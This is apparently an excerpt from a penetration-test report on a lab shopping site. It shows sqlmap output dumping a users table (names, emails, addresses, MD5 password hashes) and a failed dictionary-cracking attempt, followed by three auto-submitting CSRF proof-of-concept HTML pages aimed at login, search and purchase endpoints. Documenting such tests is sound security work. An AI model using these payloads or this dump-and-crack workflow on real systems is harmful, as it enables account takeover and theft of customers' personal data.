[15:37:06] [INFO] the back-end DBMS is MySQL

web application technology: Apache 2.4.3, PHP 5.4.7

back-end DBMS: MySQL >= 5.5

[15:37:06] [INFO] fetching columns for table 'users' in database 'shopping'

[15:37:06] [INFO] resumed: 'id'

[15:37:06] [INFO] resumed: 'int(11)'

[15:37:06] [INFO] resumed: 'name'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'email'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'contactno'

[15:37:06] [INFO] resumed: 'bigint(11)'

[15:37:06] [INFO] resumed: 'password'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'shippingAddress'

[15:37:06] [INFO] resumed: 'longtext'

[15:37:06] [INFO] resumed: 'shippingState'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'shippingCity'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'shippingPincode'

[15:37:06] [INFO] resumed: 'int(11)'

[15:37:06] [INFO] resumed: 'billingAddress'

[15:37:06] [INFO] resumed: 'longtext'

[15:37:06] [INFO] resumed: 'billingState'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'billingCity'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'billingPincode'

[15:37:06] [INFO] resumed: 'int(11)'

[15:37:06] [INFO] resumed: 'regDate'

[15:37:06] [INFO] resumed: 'timestamp'

[15:37:06] [INFO] resumed: 'updationDate'

[15:37:06] [INFO] resumed: 'varchar(255)'

[15:37:06] [INFO] resumed: 'thumbnail'

[15:37:06] [INFO] resumed: 'varchar(100)'

[15:37:06] [INFO] fetching entries for table 'users' in database 'shopping'

[15:37:06] [INFO] resumed: 'Steve Brown'

[15:37:06] [INFO] resumed: '1 Bell Street'

[15:37:06] [INFO] resumed: 'Dundee'

[15:37:06] [INFO] resumed: '110092'

[15:37:06] [INFO] resumed: 'Tayside'

[15:37:06] [INFO] resumed: '999'

[15:37:06] [INFO] resumed: 'hacklab@hacklab.com'

[15:37:06] [INFO] resumed: '1'

[15:37:06] [INFO] resumed: '7052cad6b415f4272c1986aa9a50a7c3'

[15:37:06] [INFO] resumed: '2017-02-04 19:30:50'

[15:37:06] [INFO] resumed: '1 Bell Street'

[15:37:06] [INFO] resumed: 'Dundee'

[15:37:06] [INFO] resumed: '110001'

[15:37:06] [INFO] resumed: 'Tayside'

[15:37:06] [INFO] resumed: 'rick.jpg'

[15:37:06] [INFO] resumed: ''

[15:37:06] [INFO] resumed: 'Tom Brown'

[15:37:06] [INFO] resumed: '2 Brown Street'

[15:37:06] [INFO] resumed: 'Dundee'

[15:37:06] [INFO] resumed: '1000'

[15:37:06] [INFO] resumed: 'Tayside'

[15:37:06] [INFO] resumed: '8285703355'

[15:37:06] [INFO] resumed: 'TomBrown@gmail.com'

[15:37:06] [INFO] resumed: '2'

[15:37:06] [INFO] resumed: '5c428d8875d2948607f3e3fe134d71b4'

[15:37:06] [INFO] resumed: '2017-03-15 17:21:22'

[15:37:06] [INFO] resumed: '2 Brown Street'

[15:37:06] [INFO] resumed: 'Arbroath'

[15:37:06] [INFO] resumed: '1000'

[15:37:06] [INFO] resumed: 'Tayside'

[15:37:06] [INFO] resumed: ''

[15:37:06] [INFO] resumed: ''

[15:37:06] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[15:37:06] [INFO] using hash method 'md5_generic_passwd'

what dictionary do you want to use?

[1] default dictionary file '/usr/share/SQLmap/data/txt/wordlist.tx_' (press Enter)

[2] custom dictionary file

[3] file with list of dictionary files

> 1

[15:37:06] [INFO] using default dictionary

do you want to use common password suffixes? (slow!) [y/N] N

[15:37:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)

[15:37:06] [INFO] starting 4 processes

[15:37:14] [WARNING] no clear password(s) found

Database: shopping

Table: users

[2 entries]

+----+---------------------+-------------+---------------------+----------------------------------+------------+-----------+-------------+-------------+--------------+--------------+--------------+----------------+----------------+----------------+

| id | email | name | regDate | password | contactno | thumbnail | billingCity | billingState | shippingCity | updationDate | shippingState | billingAddress | billingPincode | shippingAddress | shippingPincode |

+----+---------------------+-------------+---------------------+----------------------------------+------------+-----------+-------------+-------------+--------------+--------------+--------------+----------------+----------------+----------------+----------------+

| 1 | hacklab@hacklab.com | Steve Brown | 2017-02-04 19:30:50 | 7052cad6b415f4272c1986aa9a50a7c3 | 999 | rick.jpg | Dundee | Tayside | Dundee | <blank> | Tayside | 1 Bell Street | 110092 | 1 Bell Street | 110001 |

| 2 | TomBrown@gmail.com | Tom Brown | 2017-03-15 17:21:22 | 5c428d8875d2948607f3e3fe134d71b4 | 8285703355 | <blank> | Dundee | Tayside | Arbroath | <blank> | Tayside | 2 Brown Street | 1000 | 2 Brown Street | 1000 |

+----+---------------------+-------------+---------------------+----------------------------------+------------+-----------+-------------+-------------+--------------+--------------+--------------+----------------+----------------+----------------+----------------+

[15:37:14] [INFO] table 'shopping.users' dumped to CSV file '/home/kali/.local/share/SQLmap/output/192.168.1.10/dump/shopping/users.csv'

[15:37:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/SQLmap/output/192.168.1.10'

[*] ending @ 15:37:14 /2024-12-06/

APPENDICES PART 2

APPENDIX A – CRSF CODE

4.2.1 crsf_login.html

```
<!DOCTYPE html>

<html>

<head>

  <title>CSRF Test (LOGIN)</title>

</head>

<body>

  <h1>CSRF Test</h1>

  <form id="csrfForm" action="http://192.168.1.10/processlogin.php" method="POST">

    <input type="hidden" name="txtusername" value="hacklab" />

    <input type="hidden" name="txtpassword" value="hacklab" />

    <input type="submit" value="Submit CSRF Test" />

  </form>
```

4.2.2 crsf_search.html

```
<!DOCTYPE html>

<html>

<body>

  <h1>CSRF Attack(Searchresult)</h1>

  <form action="http://192.168.1.10/searchresult.php" method="POST">


    <input type="hidden" name="search" value="gold" />


    <input type="hidden" name="select" value="name" />

  </form>

  <script>

    // Automatically submit the malicious form

    document.forms[0].submit();

  </script>
```

```
</body>

</html>
```

4.2.3 crsf_viewp.html

```
<!DOCTYPE html>

<html>

<body>

  <h1>CSRF (Attack View Purchase!)</h1>

  <form action="http://192.168.1.10/viewpurchase.php" method="POST">

    <input type="hidden" name="purchase_id" value="12345" />

  </form>

  <script>

    // Automatically submit the malicious form

    document.forms[0].submit();

  </script>

</body>

</html>
```